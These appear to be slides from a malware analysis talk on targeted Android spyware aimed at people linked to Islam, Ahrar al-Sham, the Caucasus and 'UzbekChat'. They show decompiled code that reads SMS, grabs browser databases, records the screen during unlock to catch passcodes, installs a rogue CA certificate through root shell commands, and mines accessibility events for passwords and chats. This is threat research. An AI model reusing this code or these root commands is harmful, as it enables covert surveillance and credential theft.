


Targets


Individuals that are:

- Interested in Islam
- Interested in or associated with the Ahrar al-Sham militant group in Syria
- Living in or associated with the Caucasus regions of Eastern Europe
- Interested in a messaging application called “UzbekChat”

Detected Installations



Malicious Functionality



Malicious Functionality

Extensive data exfil capabilities:

- SMS
- Email
- Contacts
- Recordings
- Social media and office app data
- Location tracking
- Browser history
- Keylogging

Android APIs

```
public static int getSmsList(List arg17) {
    UserSms v3;
    List v0 = arg17;
    if(ContextCompat.checkSelfPermission(App.getContext(), "android.permission.READ_SMS") != 0) {
        return TErrorType.PERMISSION_DENIED;
    }

    String[] v1 = new String[5];
    v1[0] = "address";
    v1[1] = "person";
    int v10 = 2;
    v1[v10] = "date";
    int v11 = 3;
    v1[v11] = "type";
    int v12 = 4;
    v1[v12] = "body";
    int v13 = 100;
    try {
        ContentResolver v14 = App.getContext().getContentResolver();
        Cursor v2 = v14.query(Uri.parse("content://sms"), v1, null, null, "date ASC");
        if(v2 == null) {
            return v13;
        }

        long v15 = 1000;
        int v7 = 5000;
        if(v2.moveToFirst()) {
            do {
                if(!SessionManager.needStopSession()) {
                    v3 = new UserSms();
                    v3.setApp("Default");
                    if(v2.getString(0) != null && v2.getString(0).length() > 0) {
                        v3.number = v2.getString(0).matches("(^[0-9#+*()\\-\\s.,]+$)") ? v2.getString(0).replaceAll("([^0-9#
                        goto label_72;
```

Direct App Database Access

```
.method constructor <init>(SamsungBrowser)V
        .registers 4
00000000  iput-object          p1, p0, SamsungBrowser$2->this$0:SamsungBrowser
00000004  invoke-direct        LinkedList-><init>()V, p0
0000000A  new-instance         p1, File
0000000E  invoke-static        Environment->getDataDirectory()File
00000014  move-result-object   v0
00000016  const-string         v1, "data/com.sec.android.app.sbrowser/databases/SBrowser.db"
0000001A  invoke-direct        File-><init>(File, String)V, p1, v0, v1
00000020  invoke-virtual       File->getAbsolutePath()String, p1
00000026  move-result-object   p1
00000028  invoke-virtual       SamsungBrowser$2->add(Object)Z, p0, p1
0000002E  return-void
.end method
```

```
String getBookmarkQuery() {
    return "SELECT url, title FROM bookmarks WHERE url IS NOT NULL";
}
```

Screen Unlock Recording

```
public static void screenOff() {
    if(ScreenPassword.hookVideo != null) {
        Logger.log("xxx Stop hook screen lock");
        ScreenRecorder.getInstance().stopRecorder();
        if(ScreenPassword.hookVideo.exists()) {
            ScreenPassword.hookVideo.delete();
        }

        ScreenPassword.hookVideo = null;
    }
}

public static void screenOn() {
    if((SettingsParser.getInstance().getServiceSettings().ScreenUnlockHook) && (ScreenPassword.isDeviceScreenLocked())) {
        Logger.log("xxx Start hook screen lock");
        ScreenPassword.hookVideo = new File(App.getContext().getFilesDir(), "nsr25832038.vi");
        ScreenRecorder.getInstance().startRecorder(ScreenPassword.hookVideo.getAbsolutePath());
    }
}

public static void screenUnlocked() {
    if(ScreenPassword.hookVideo != null) {
        Logger.log("xxx Finish hook screen lock");
        ScreenRecorder.getInstance().stopRecorder();
        if(ScreenPassword.hookVideo != null && (ServiceEngine.isRootAvailable())) {
            RootHelper.getInstance().modifyFilePermissions(ScreenPassword.hookVideo, 0x2F3);
            RootHelper.getInstance().modifySecurityContext(ScreenPassword.hookVideo);
        }

        ScreenPassword.hookVideo = CipherHelper.getCipherFile(ScreenPassword.hookVideo);
        if(ScreenPassword.hookVideo != null && (ScreenPassword.hookVideo.exists())) {
            Logger.log("xxx Finish hook screen lock successful");
            SettingsParser.getInstance().getServiceSettings().ScreenUnlockHook = false;
            SettingsParser.getInstance().saveSettings();
        }

        ScreenPassword.hookVideo = null;
    }
}
```


Screen Unlock Recording

Trusted Certificate Install

```
List v1 = RootHelper.getInstance().executeRootCommandList("ls /system/etc/security/cacerts/");
if(v1 != null && !v1.isEmpty()) {
    v6 = RootHelper.getInstance().getSecurityContext(new File("/system/etc/security/cacerts/", v1.get(0)));
}

RootHelper.getInstance().executeRootCommand("mount -o remount,rw /system");
boolean v5 = RootHelper.getInstance().ddCopyFile(v0.getAbsolutePath(), "/system/etc/security/cacerts/" + v4.fileName);
RootHelper.getInstance().deleteFile(v0);
if(!v5) {
    return 100;
}

RootHelper.getInstance().executeRootCommand("chmod 644 /system/etc/security/cacerts/" + v4.fileName);
RootHelper.getInstance().executeRootCommand("chown root:root /system/etc/security/cacerts/" + v4.fileName);
RootHelper.getInstance().setSecurityContext(new File("/system/etc/security/cacerts/", v4.fileName), v6);
```

Hooking using Xposed

- Capable of hooking itself to appear invisible to Process Manager.
- Requires root privileges




Accessibility Service Usage

```
public EventAnalyzer(LinkedBlockingQueue arg2) {
    super();
    this.currPackageName = "";
    this.data = new LinkedHashMap();
    this.passwords = new LinkedHashMap();
    this.browserHistory = new LinkedHashMap();
    this.queue = arg2;
    this.textEditorEventAnalyzers = new ArrayList();
    this.textEditorEventAnalyzers.add(new EventMicrosoftWordAnalyzer());
    this.textEditorEventAnalyzers.add(new EventPolarisOfficeAnalyzer());
    this.textEditorEventAnalyzers.add(new EventDocsFreeAnalyzer());
    this.textEditorEventAnalyzers.add(new EventLibreOfficeAnalyzer());
    this.textEditorEventAnalyzers.add(new EventWPSOfficeAnalyzer());
    this.textEditorEventAnalyzers.add(new EventGoogleDocsAnalyzer());
    this.IMEventAnalyzers = new ArrayList();
    this.IMEventAnalyzers.add(new FBMAnalyzer());
    this.IMEventAnalyzers.add(new WhatsAppAnalyzer());
    this.IMEventAnalyzers.add(new IMOAnalyzer());
    this.IMEventAnalyzers.add(new ViberAnalyzer());
    this.IMEventAnalyzers.add(new SkypeAnalyzer());
    this.IMEventAnalyzers.add(new WeChatAnalyzer());
    this.IMEventAnalyzers.add(new VkAnalyzer());
    this.IMEventAnalyzers.add(new LineAnalyzer());
    this.IMEventAnalyzers.add(new SnapchatAnalyzer());
}
```


User-defined words for predictive text input

```
    public static int getUserDictionaryList(List arg6) {
        int v0_1;
        if(arg6 == null) {
            return 100;
        }

        Logger.log("getUserDictionaryList");
